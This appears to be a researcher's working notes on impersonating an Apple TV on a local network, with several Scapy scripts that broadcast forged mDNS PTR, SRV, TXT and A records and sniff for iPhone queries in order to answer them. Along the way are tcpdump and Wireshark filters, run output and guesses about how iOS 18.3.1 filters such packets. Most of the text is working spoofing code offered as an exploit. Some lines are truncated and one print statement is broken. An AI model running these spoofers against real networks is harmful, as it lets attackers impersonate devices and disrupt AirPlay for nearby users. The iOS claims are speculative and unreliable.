AirPlay crashes in Control Center

sometimes even restarts SpringBoard (rare)
wireshark logs show that iPhone received malformed mDNS

to test more sophisticated? in wireshark filter:

```
ip.dst == 224.0.0.251 and udp.port == 5353
```

or:

```
sudo tcpdump -i wlan0mon udp and dst 224.0.0.251
```

when we use the filter:

```
ip.dst == 224.0.0.251
```

this means: show only those packets that are sent to the IP address `224.0.0.251` - this is the multicast address used by `mDNS` (Multicast `DNS`).

Why is this important for your PoC?

because our script (exploit) sends a packet like this:

```
IP(dst="224.0.0.251") / UDP(dport=5353)
```

this is the standard address at which all devices in the local network "listen" for mDNS packets (including iPhone, Chromecast, printers, etc.).

ok, exploit fake tv:

```python
# realistic_scapy_airplay.py - realistic PoC that mimics Apple TV in mDNS structure

from scapy.all import *

iface = "wlan1"

class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    PURPLE = '\033[95m'
    ENDC = '\033[0m'
    BOLD = '\033[1m'
    UNDERLINE = '\033[4m'

def build_txt(txts):
    return b"".join([bytes([len(t)]) + t for t in txts])

# detailed and realistic TXT records
apple_txt = build_txt([
    b"deviceid=12:34:56:78:90:ab",
```

```
    b"features=0x5A7FFFF7",
    b"model=AppleTV5,3",
    b"srcvers=220.68",
    b"protovers=1.1",
    b"vv=2",
    b"flags=0x4",
    b"pi=E2D5E415-EDB4-4F67-BE08-A3125D4986B6",
    b"pk=711AF3C3043C5C2F8A60BBFB5BE3C5ABBDCB7B8E173B3609939EDE57AA9375C2"
])

# core names
base_name = "Apple-TV-Living._airplay._tcp.local"
service_name = "_airplay._tcp.local"
hostname = "faketv.local"
ip_address = "172.16.16.251"  # must match your Kali IP if you want to be realistic

# create packet components
ptr = DNSRR(rrname=service_name, type="PTR", ttl=4500, rdata=base_name)
srv = DNSRR(rrname=base_name, type="SRV", ttl=120, rdata="0 0 7000 %s" % hostname)
txt = DNSRR(rrname=base_name, type="TXT", ttl=4500, rdata=apple_txt)
a_record = DNSRR(rrname=hostname, type="A", ttl=120, rdata=ip_address)

# build full mDNS packet
pkt = (
    Ether(dst="ff:ff:ff:ff:ff:ff") /
    IP(dst="224.0.0.251") /
    UDP(sport=5353, dport=5353) /
    DNS(
        id=0,
        qr=1,
        aa=1,
        qdcount=0,
        ancount=4,
        an=[ptr, srv, txt, a_record]
    )
)

print(Colors.GREEN + "[*] broadcasting realistic AirPlay fake device 'Apple-TV-Living'..." +
sendp(pkt, iface=iface, loop=1, inter=2, verbose=True)
```

now we can see if the PoC works: AirPlay disappears, connection errors or streaming is temporarily unavailable.
analyzing iPhone behavior sometimes we found it but EvilTV is not in the list so AirPlay is available, but our fake (HackAppleTV) did not appear in the list of devices. this is the key point. let's figure out why HackAppleTV is not displayed and what to do about it:

possible reasons 1. the packet does not reach the iPhone
the adapter is not on the right channel
not in monitoring (although `sendp()` requires `monitor/injection`)
wrong interface (`iface = wlan0mon`)

check `wireshark`: do we see our sent UDP packets to `224.0.0.251:5353`? 2. `rdata` in the `DNS` packet does not match the format expected by `iOS` iPhone may ignore incorrectly formed `PTR/SRV/TXT` records - even if they arrive. in rdata we need to specify a valid service name format:

```
rdata="HackTV._airplay._tcp.local"
```

so we need:

try ot create scapy-PoC that: - builds PTR, SRV and TXT correctly
- is clearly visible on other iOS devices (and in AirPlay)
- fakes AppleTV4,1 with fake MAC

```
# exploit_airplay_faketv.py - fake AirPlay device that should appear in iPhone AirPlay list

from scapy.all import *

iface = "wlan0mon"

# craft TXT records with length prefixes (as required by mDNS format)
def build_txt(txts):
    return b"".join([bytes([len(t)]) + t for t in txts])

# define TXT metadata
apple_txt = build_txt([
    b"model=AppleTV4,1",
    b"deviceid=12:34:56:78:90:ab",
    b"features=0x100029ff",
    b"srcvers=220.68",
    b"flags=0x4"
])

# dns structure
base_name = "LivingRoom._airplay._tcp.local"
service_name = "_airplay._tcp.local"

# build mdns packet
pkt = (
    Ether(dst="ff:ff:ff:ff:ff:ff") /
    IP(dst="224.0.0.251") /
    UDP(sport=5353, dport=5353) /
    DNS(
        id=0,
```

```
        qr=1,
        aa=1,
        qdcount=0,
        ancount=3,
        nscount=0,
        arcount=0,
        an=[
            DNSRR(rrname=service_name, type="PTR", ttl=120, rdata=base_name),
            DNSRR(rrname=base_name, type="SRV", ttl=120, rdata="0 0 7000 faketv.local"),
            DNSRR(rrname=base_name, type="TXT", ttl=4500, rdata=apple_txt)
        ]
    )
)

print("[*] broadcasting fake AirPlay device 'LivingRoom'...")
sendp(pkt, iface=iface, loop=1, inter=2, verbose=True)
```

run:

```
sudo python3 exploit_airplay_faketv.py
```

```
└─$ sudo python3 exploit_airplay_faketv.py
[*] broadcasting realistic AirPlay fake device 'Apple-TV-Living' ...
.....................................................................
.............................^C
Sent 103 packets.
```

if everything works, the iPhone will see our device and offer to connect to it (but the connection, of course, will not occur).

launched iphone 13 with ios 18.2 it works! meow-meow =¨= check ios 18.3.1 (not working yet????)

HYPOTHESIS!!

iOS 18.3.1 strictly filters AirPlay responses that do not pass verification

Apple in the latest versions (since ~iOS 17) began checking the digital signature and origin of AirPlay responses:
if the name (PTR) and SRV/TXT records do not match the Bonjour structure, the iPhone can simply ignore the packet
The AirPlay response must be accompanied by an additional signature via DNS-SD or at least match the pattern model, deviceid, features, flags
even correct fields can be ignored if “srcvers”, “protovers”, “vv”, etc. are not specified.

starting with `iOS 17.4+`, observed:
ignoring mDNS from uncertified devices


filtering responses if they are not confirmed via handshake
switching to peer-to-peer AirPlay (via Bluetooth or Wi-Fi Direct)

how to check if packets got through? in Wireshark (on wlan1mon):

```
ip.dst == 224.0.0.251 and udp.port == 5353
```

we should see:

```
PTR -> _airplay._tcp.local -> LivingRoom._airplay._tcp.local
SRV -> LivingRoom._airplay._tcp.local -> port 7000
TXT -> model=AppleTV..., deviceid=..., features=...
```



let's try a minimal Bonjour imitation with a response to a request instead of just spam -> wait for a request -> respond
let's build a version that simulates the real Bonjour behavior and waits for a request from the iPhone before responding?

```python
# realistic_scapy_airplay.py - realistic PoC that mimics Apple TV in mDNS structure

from scapy.all import *

iface = "wlan1mon"

def build_txt(txts):
    return b"".join([bytes([len(t)]) + t for t in txts])

# detailed and realistic TXT records
apple_txt = build_txt([
    b"deviceid=12:34:56:78:90:ab",
    b"features=0x5A7FFFF7",
    b"model=AppleTV5,3",
    b"srcvers=220.68",
    b"protovers=1.1",
    b"vv=2",
    b"flags=0x4",
    b"pi=E2D5E415-EDB4-4F67-BE08-A3125D4986B6",
    b"pk=711AF3C3043C5C2F8A60BBFB5BE3C5ABBDCB7B8E173B3609939EDE57AA9375C2"
])

# core names
base_name = "Apple-TV-Living._airplay._tcp.local"
service_name = "_airplay._tcp.local"
hostname = "faketv.local"
```

```
ip_address = "172.16.16.251"  # must match your Kali IP if you want to be realistic

# create packet components
ptr = DNSRR(rrname=service_name, type="PTR", ttl=4500, rdata=base_name)
srv = DNSRR(rrname=base_name, type="SRV", ttl=120, rdata="0 0 7000 %s" % hostname)
txt = DNSRR(rrname=base_name, type="TXT", ttl=4500, rdata=apple_txt)
a_record = DNSRR(rrname=hostname, type="A", ttl=120, rdata=ip_address)

# build full mDNS packet
pkt = (
    Ether(dst="ff:ff:ff:ff:ff:ff") /
    IP(dst="224.0.0.251") /
    UDP(sport=5353, dport=5353) /
    DNS(
        id=0,
        qr=1,
        aa=1,
        qdcount=0,
        ancount=4,
        an=[ptr, srv, txt, a_record]
    )
)

print("[*] broadcasting realistic AirPlay fake device 'Apple-TV-Living'...")
sendp(pkt, iface=iface, loop=1, inter=2, verbose=True)
```

a full-fledged PoC script `realistic_scapy_airplay.py`?????, which:

builds the most realistic PTR, SRV, TXT and A records
uses the name Apple-TV-Living, realistic model, features, protovers, pi, pk specifies the A record from the Kali IP to resolve `faketv.local`
sends it over the air to wlan1mon, like a real Apple TV
run it and check - this is the closest we can do without a signature from Apple. If it doesn't appear, we'll move on to intercepting `mDNS` requests from the `iPhone` and responding manually.

result: nothing happened

so even with the most valid `PTR, SRV, TXT` and A records, `iOS 18.3.1` ignores our responses. You did everything right, and Apple makes everything closed and filters it strictly. Let's figure out exactly and systematically why it doesn't work and what can be done next.

here's what we know now:
packets are leaving ++++++++++
interface on the right channel ++++++++++
TTL, structure, model, flags +++++++++
wireshark sees our PTR/SRV ++++++++++

iPhone doesn't show the device ————————-

HYPOTHESIS!!! possible reasons why iPhone does not show Apple-TV-Living: `iOS 18.3.1` requires a return response (handshake)
iPhone first sends an mDNS request, for example `QM` or `ANY` for `_airplay._tcp.local`
and waits for a response exactly as a reply to this request
if you just send PTR on the air without context - it can ignore
you spam on the air - but not in response to a specific request -> ignore

solution: listen to mDNS requests from iPhone and respond to them -> that's what real devices do! of not??????????????

next PoC!

listens to iPhone (filters its `DNSQR`) if it requests `_airplay._tcp.local` - we respond with correct `PTR/SRV/TXT` we do it as `QR=1, AA=1` response????

```
# exploit_airplay_active_response.py - respond to mDNS queries from iPhone like a real Appl

from scapy.all import *

iface = "wlan1"
ip_address = "172.16.16.251"  # kali's IP
hostname = "faketv.local"
service_name = "_airplay._tcp.local"
instance_name = "Apple-TV-Living._airplay._tcp.local"

class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    PURPLE = '\033[95m'
    ENDC = '\033[0m'
    BOLD = '\033[1m'
    UNDERLINE = '\033[4m'

# build TXT block with realistic metadata
def build_txt(txts):
    return b"".join([bytes([len(t)]) + t for t in txts])

apple_txt = build_txt([
    b"deviceid=12:34:56:78:90:ab",
    b"features=0x5A7FFFF7",
    b"model=AppleTV5,3",
    b"srcvers=220.68",
    b"protovers=1.1",
```

```
    b"vv=2",
    b"flags=0x4",
    b"pi=E2D5E415-EDB4-4F67-BE08-A3125D4986B6",
    b"pk=711AF3C3043C5C2F8A60BBFB5BE3C5ABBDCB7B8E173B3609939EDE57AA9375C2"
])

# build answer packet
def build_response(dst_mac):
    ptr = DNSRR(rrname=service_name, type="PTR", ttl=4500, rdata=instance_name)
    srv = DNSRR(rrname=instance_name, type="SRV", ttl=120, rdata="0 0 7000 %s" % hostname)
    txt = DNSRR(rrname=instance_name, type="TXT", ttl=4500, rdata=apple_txt)
    arec = DNSRR(rrname=hostname, type="A", ttl=120, rdata=ip_address)

    pkt = (
        Ether(dst=dst_mac) /
        IP(dst="224.0.0.251") /
        UDP(sport=5353, dport=5353) /
        DNS(
            id=0,
            qr=1,
            aa=1,
            qdcount=0,
            ancount=4,
            an=[ptr, srv, txt, arec]
        )
    )
    return pkt

# listen and respond
def handle(pkt):
    if pkt.haslayer(DNSQR) and service_name.encode() in pkt[DNSQR].qname:
        src_mac = pkt[Ether].src
        print(f"[>] received query from {pkt[IP].src} → responding as AirPlay")
        response = build_response(src_mac)
        sendp(response, iface=iface, verbose=0)

print(Colors.GREEN + "[*] listening for mDNS queries from iPhone and responding like Apple T
sniff(iface=iface, filter="udp port 5353", prn=handle, store=0)
```